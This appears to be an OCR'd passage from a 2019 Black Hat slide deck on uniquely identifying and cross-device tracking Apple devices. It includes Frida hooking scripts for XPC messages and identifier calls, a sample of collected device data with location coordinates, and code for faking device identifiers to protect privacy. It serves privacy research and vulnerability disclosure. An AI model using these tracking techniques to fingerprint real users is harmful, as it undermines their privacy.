17:46:19.487448 ReportCrash               Process: [redacted] [2985] Path:
17:46:19.490286 ReportCrash               Thread 0 name:  Dispatch queue: com.apple.main-thr
17:46:19.491611 ReportCrash               Thread 3 name:  Dispatch queue: com. [redacted]
```


- Welcome to join us for another talk - HackPac : Hacking Pointer Authentication in iOS user space, DEF CON 27.

Probabilistic Data




- Probabilistic links connect a device to a person algorithmically, based on characteristics and metadata such as:
  - IP addresses
  - **Device names (Apple style)**
  - URLs
  - Coordinate information

Apple Style Device Name




“administrator”的 iphone	148.00
“user”的 ipad	141.00
“administrator”的 iphone (2)	138.00
“administrator”的 ipad	128.00
“dell”的 ipad	110.00
owner’s iphone	109.00
“tim”的 iphone	103.00
玉的 iphone	102.00
“wangfubing”的 ipad	99.00
“gaofeng”的 ipad	94.00
“thinkpad”的 iphone	93.00
diagnostic s iphone	61.00
“apple”的 ipad (2)	57.00
“apple ”的 iphone	52.00
“diagnostics”的 ipad	33.00



- When the device is initialized, Apple will set the device name based on the user's name. Although it’s convenient, it may reveal the user's information, or even help the advertising & analytics companies to associate the device.

Probabilistic Data Links through Algorithm




Algorithm from [3]

- Uniquely identifying a device.
- Calculating similarity to each identified devices.
- The devices pair with the maximum similarity above a similarity threshold.
- If such pair exists, it is added to the device graph and the next iteration starts with a new device.

Agenda

- Introduction
- Unique Identification
- Cross-device Tracking
- **Discussion**
- Conclusion




Data is Dangerous

- Data brings power and danger
- Gathering data adds overhead and liability
- Unexpected data adds more risks and distrust

Analyzing the IPC Messages of System Services

- We can use instrumentation to analyze the IPC related API calls and messages of system services. These APIs may be abused to uniquely identify and cross-device track users.




```
function hook(suffix) {
  const symbol = 'xpc_connection_send_message' + suffix;
  Interceptor.attach(Module.findExportByName(null, symbol), {
    onEnter: function (args) {
      const conn = new ObjC.Object(args[0]);
      const msg = new ObjC.Object(args[1]);
      const lines = ['', symbol + ' >>>', conn, msg];
      if (suffix === '_with_reply') {
        const withReply = new ObjC.Block(args[3]);
        const original = withReply.implementation;
        const buf = lines.join('\n');
        withReply.implementation = function(reply) {
          console.log([buf, 'async reply <<<', reply].join('\n'));
          return original.call(this, reply);
        }
      }
      this.lines = lines;
    },
    onLeave(retVal) {
      const lines = this.lines;
      if (suffix === '_with_reply_sync') {
        lines.push('sync reply <<<');
        lines.push(new ObjC.Object(retVal));
      }
      if (suffix !== '_with_reply')
        console.log(lines.join('\n'));
    }
  })
}
```

Analyzing the Behavior of the App

```
onLeave: function(retval) {
    try
    {

        if (name.indexOf("identifierForVendor")!=-1)
        {
            console.log("\ncalling" + name + " from:",
            Thread.backtrace(this.context, Backtracer.ACCURATE).
            map(DebugSymbol.fromAddress).join("\n"), "\n");
        }
```


```
calling-[UIDevice identifierForVendor] from:
 0x109a1acac [redacted]be!0x4dbecac
0x109a1b06c [redacted]e!0x4dbf06c
0x109a1aa34 [redacted]e!0x4dbea34
0x109a1b3f4 [redacted]e!0x4dbf3f4
0x109a2dbd4 [redacted]e!0x4dd1bd4
0x109a2df60 [redacted]e!0x4dd1f60
0x107b5af3c [redacted]e!0x2efef3c
0x1071f470c [redacted]e!0x259870c
0x1853504ac Foundation!__NSFireDelayedPerform
0x1848c3aa8 CoreFoundation!__CFRUNLOOP_IS_CALLING_
0x1848c376c CoreFoundation!__CFRunLoopDoTimer
0x1848c3010 CoreFoundation!__CFRunLoopDoTimers
0x1848c0b60 CoreFoundation!__CFRunLoopRun
```

```
I1 = iphone;
I10 = "iOS11.3.1";
I11 = "[{}]";
I12 = "750,1334";
I13 = 19;
I14 = 1557471408;
I15 = "[{\"bssid\":\"4c:48:da:26:E3:01\",\"ssid
I16 =     (
);
I17 =     {
    latitude = "39.99882564112657";
    longitude = "116.4809009160884";
};
I18 = "1DD5A67F-DEEC-44E0-B100-1A69FC229775";
I19 = "1558681375185.441";
I2 = unknown;
I20 = "A5352B7B-C6D4-4ED7-826C-847BDA8CDA25";
I21 = 1;
I22 = 0;
I23 = "10134.261719@30507.535156";
```

- By hooking some well known APIs (e.g., IDFV), Frida can help us to locate the function of device info collection through Thread.backtrace().

Faking the Device Information

```
function uuidv4() {
  return 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx'.replace(/[xy]/g, function(c) {
    var r = Math.random() * 16 | 0, v = c == 'x' ? r : (r & 0x3 | 0x8);
    return v.toString(16).toUpperCase();
  });
}

function randomstr() {
  return 'xxxxxxxxxxxxxxxxxxxxxxxxxxxx'.replace(/[xy]/g, function(c) {
    var r = Math.random() * 16 | 0, v = c == 'x' ? r : (r & 0x3 | 0x8);
    return v.toString(16).toUpperCase();
  });
}
```




Pic from [10]

- By using instrumentation (e.g., Cydia substrate), we can return random and fake device information to the apps to protect our privacy.
- A total random value may make the app failed to execute. We can partially add noise to the data through differential privacy algorithm.

Differential Privacy

- Differential privacy provide means to maximize the accuracy of queries from statistical databases while measuring the privacy impact on individuals whose information is in the database.
- For instance, sql-differential-privacy[6] is a query analysis and rewriting framework to enforce differential privacy for general-purpose SQL queries.




$$\frac{\mathrm{pdf}(\mathcal{T}_{\mathcal{A},D_1}(x)=t)}{\mathrm{pdf}(\mathcal{T}_{\mathcal{A},D_2}(x)=t)} = \frac{\mathrm{noise}(t-f(D_1))}{\mathrm{noise}(t-f(D_2))}$$

iOS 13

- In iOS 13, instead of using a social account or filling out forms, Apple will provide developers with a unique random ID.
- Companies cannot get the information of usernames and passwords which means UserID leakage vulnerabilities become more powerful.
- Apple will prevent apps from using Wi-Fi and Bluetooth to approximate your location without actually asking for it.

Agenda

- Introduction
- Unique Identification
- Cross-device Tracking
- Discussion
- **Conclusion**



Conclusion

- We list several approaches (e.g., public APIs and vulnerabilities like CVE-2018-4322) to uniquely identify the Apple device even after a system rebooting or resetting.
- We present more advanced algorithms and vulnerabilities (e.g., CVE-2018-4321, and CVE-2019-8532) to associate Apple device through deterministic user IDs (e.g., Apple IDs and phone numbers) and probabilistic data (e.g., device name, booting time and IP addresses).
- We discuss feasible solutions (e.g., instrumentation and differential privacy) to detect and prevent uniquely identifying and cross-device tracking.

- Acknowledgement: Qianru Wu, Zhijian Deng, Hunter @ Alibaba Inc., and Deven @ Apple Inc.
- *Note that: all four vulnerabilities we found were reported to Apple (follow-up id: 710526756) and we believe our study can help Apple to maintain and improve the privacy of their products.*

Reference

[1]. The New Multi Screen World Study, Google

[2]. OS Internals Volume III Security & Insecurity

[3]. A Privacy Analysis of Cross-device Tracking, USENIX Security 17

[4]. Staying secure and unprepared: understanding and mitigating the security risks of Apple ZeroConf, S&P 16

[5]. https://marketing.adobe.com/resources/help/en_US/mcdc/mcdc-links.html

[6]. https://github.com/ChiChou/passionfruit


[7]. sql-differential-privacy, https://github.com/uber/sql-differential-privacy

[8]. Frida https://www.frida.re/docs/ios/

[9]. Raw Sockets - 101 Vivek Ramachandran

[10]. http://www.cleverhans.io/privacy/2018/04/29/privacy-and-machine-learning.html

[11]. Better Apps Through Better Privacy, Apple, WWDC 2018


black hat
USA 2019
AUGUST 3-8, 2019
MANDALAY BAY / LAS VEGAS
Thank You
SparkZheng @ Twitter
蒸米spark @ Weibo
#BHUSA @BLACK HAT EVENTS